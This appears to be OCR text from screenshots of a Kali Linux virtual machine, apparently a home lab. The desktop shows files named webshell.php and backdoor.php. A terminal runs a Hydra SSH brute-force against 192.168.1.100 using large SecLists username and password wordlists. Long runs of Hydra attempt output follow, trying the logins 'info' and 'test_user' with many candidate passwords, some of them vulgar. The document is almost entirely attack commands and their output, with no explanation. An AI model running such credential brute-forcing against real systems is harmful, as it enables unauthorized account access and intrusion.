


Clone di kali linux 1 [Running]
1 2 3 4
21:43
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
BLIND MSQ...
test_user@kali: ~
File Actions Edit View Help
(test_user㉿kali)-[~]
$ pwd
/home/test_user
(test_user㉿kali)-[~]
$
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.100 -t4 -V ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 21:42:58
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
Left ⌘



Clone di kali linux 1 [Running]
1 2 3 4
23:20
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
BLIND MSQ...
test_user@kali: ~
File Actions Edit View Help
(test_user㉿kali)-[~]
$ pwd
/home/test_user
kali@kali: ~
File Actions Edit View Help
[ATTEMPT] target 192.168.1.100 - login "info" - pass "american" - 966 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "alexandr" - 967 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "1966" - 968 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "victory" - 969 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "rooster" - 970 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "qqq111" - 971 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "madmax" - 972 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "electric" - 973 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "bigcock" - 974 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "a1b2c3" - 975 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "wolfpack" - 976 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "spring" - 977 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "phpbb" - 978 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "lalala" - 979 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "suckme" - 980 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "spiderman" - 981 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "eric" - 982 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "darkside" - 983 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "classic" - 984 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "raptor" - 985 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "123456789q" - 986 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "hendrix" - 987 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "1982" - 988 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "wombat" - 989 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "avatar" - 990 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "alpha" - 991 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "zxc123" - 992 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "crazy" - 993 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "hard" - 994 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "england" - 995 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "brazil" - 996 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "1978" - 997 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "01011980" - 998 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "wildcat" - 999 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "polina" - 1000 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "freepass" - 1001 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "carrie" - 1002 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "99999999" - 1003 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "qaz123" - 1004 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "holiday" - 1005 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "info" - pass "fyfcnfcbz" - 1006 of 8295455000000 [child 0] (0/0)


Clone di kali linux 1 [Running]
1 2 3 4
0:48
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
BLIND MSQ...
test_user@kali: ~
File Actions Edit View Help
(test_user㉿kali)-[~]
$ pwd
/home/test_user
kali@kali: ~
File Actions Edit View Help
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "griffey" - 2163 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "green1" - 2164 of 1000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "gangster" - 2165 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "felix" - 2166 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "engine" - 2167 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "doodle" - 2168 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "coltrane" - 2169 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "byteme" - 2170 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "buck" - 2171 of 1000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "asdf123" - 2172 of 1000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "123456z" - 2173 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "0007" - 2174 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "vertigo" - 2175 of 1000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "tacobell" - 2176 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "shark" - 2177 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "portland" - 2178 of 1000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "penelope" - 2179 of 1000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "osiris" - 2180 of 1000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "nymets" - 2181 of 1000000 [child 2] (0/0)
